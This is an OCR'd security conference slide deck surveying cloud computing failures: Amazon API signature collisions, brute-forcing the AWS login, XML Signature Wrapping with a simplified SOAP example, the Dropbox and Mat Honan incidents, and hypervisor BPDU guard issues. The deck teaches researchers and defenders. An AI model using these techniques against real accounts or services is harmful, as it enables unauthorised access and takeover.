ERNW
providing security.

Biggest #Fails in Cloud Computing

Matthias Luft
mluft@ernw.de

Who we are

- Old-school network geeks, working as security researchers for
- Germany based ERNW GmbH
  - Independent
  - Deep technical knowledge
  - Structured (assessment) approach
  - Business reasonable recommendations
  - We understand corporate
- Blog: *www.insinuator.net*
- Conference: *www.troopers.de*

Agenda

- Introduction
- Biggest #Fails
- Conclusions

1st Amazon Signature #Fail

Signature Fail

- Amazon offers both REST and SOAP APIs
- API calls must be signed
- Homebrew Signature Algorithm
  - Do I need to tell more? ;)
- 7.5 months until fix

Attack Basics

- Basic signature algorithm:
  1. Split the query string based on '&' and '=' characters into a series of key-value pairs.
  2. Sort the pairs based on the keys.
  3. Append the keys and values together, in order, to construct one big string (key1 + value1 + key2 + value2 + ...).
  4. Sign that string using HMAC-SHA1 and your secret access key.

Example

- https://www.amazon.com/api?foo=bar
  - Value to be signed: foobar
- https://www.amazon.com/api?fooba=r
  - Value to be signed: foobar
- => Same signature for both calls!


- Attack scenarios can be easily constructed
  - ?user=admin == ?use=radmin

The #Key to Your Data Center

Auditing Major CSPs

- As many customers are interested in Amazon as a CSP, we perform a lot of tasks in the Amazon cloud.
- In the course of one of our regular password audits, we discovered some abnormalities in the Amazon login procedure.
  - Drop that, we wanted to break that stuff ;-)
- Bruteforce attempt against the Amazon Web Services login form
  - Using our own account
  - Using the standard login form

Setup



- Tricky since bruteforcing tools do not cope well with modern webapp authentication mechanisms
  - Cookies with different scopes, redirects, JavaScript
- Using *Burp* for the bruteforcing

Results

- Burp might not be the best choice for bruteforcing.
- Still, good performance
  - ~80k requests per hour
- Setup was implemented in ~20 minutes
  - More details can be found here:
  - http://www.insinuator.net/2011/07/the-key-to-your-datacenter/
- Successful login:


261340	261340	200	20:14:55 15 ...			21335	
261341	261341	200	20:14:55 15 ...			21335	
0		302	17:04:42 15 ...			2709	baseline request
[redacted]	[redacted]	302	19:43:50 15 ...			3096	

Conclusion

- Bruteforcing is possible. Big surprise?
- More important:
  - No connection throttling!
  - No account lockout!
  - No captcha solution!

2nd Amazon Signature #Fail

2nd Amazon Signature Attack



- Described in paper “All your clouds are belong to us” of RUB

- Basically and most important:
- Complete signature mechanism bypass
  - Based on a attack called XML Signature Wrapping.
  - Which was discovered 2006…

Simplified (and slightly wrong) Example

```
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/
envelope/">
  <SOAP-ENV:Header>
       [...]
     <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
       <ds:SignedInfo>
       [...]
         <ds:Reference URI="#id-1337">
       [...]
         </ds:Reference>
       [...]
       </ds:SignedInfo>
       <ds:SignatureValue>
           bmVx24Q[...]
       </ds:SignatureValue>
       [...]
     </ds:Signature>
     <wsu:Timestamp
      [...]
</SOAP-ENV:Header>
<SOAP:Body id="1337">
    [content]
</SOAP:Body>
```

```
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/
envelope/">
  <SOAP-ENV:Header>
       [...]
     <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
       <ds:SignedInfo>
       [...]
         <ds:Reference URI="#id-1337">
       [...]
         </ds:Reference>
       [...]
       </ds:SignedInfo>
       <ds:SignatureValue>
           bmVx24Q[...]
       </ds:SignatureValue>
       [...]
     </ds:Signature>
     <wsu:Timestamp
       [...]
</SOAP-ENV:Header>
<wrapper>
      <SOAP:Body id="1337">
        [content]
      </SOAP:Body>
</wrapper>
<SOAP:Body>
    [content]
</SOAP:Body>
```

Did we...

- ... already mention complexity and glue code? ;-)
- To be fair: _NO_ effective, standardized countermeasures available as of today.
  - XML Schema validation might help
  - Only process signed data
  - Sign the complete request

The Dropbox #Fail

Dropbox Incident

Dropbox accounts and data were available for 4 hours without authentication.

Dropbox Incident



Dropbox accounts and data were available for 4 hours without authentication.



The Mat Honan #Incident

Speaking of Password Resets...

- The Mat Honan Incident
- Mat Honan ist a online journalist
  - at the *Wired* magazin
- Owns 3 character Twitter account *mat*
- Is Apple & iCloud user

Mat Honan Incident

- ... and all of his Apple devices and data was deleted
- [Do we have to note that he used iCloud for backups as well?]

Timeline


- Hacker wanted to own the 3 character twitter account.
- The Twitter account was registered using a gmail address.
- The gmail account had a secondary iCloud (@me.com) address.

- All accounts exhibited severe weaknesses in their password reset procedures!


Protecting Your #Network

Or: How to take down whole infrastructures...


Hypervisor Environment




BPDU Guard


Hypervisor Host
VM
vNIC
VM
vNIC
Hypervisor Layer
vSwitch
BPDU Guard
Physical Switch

BPDU Guard – Desired Behavior



BPDU Guard – Actual Behavior




The VMware #Fail


Overview

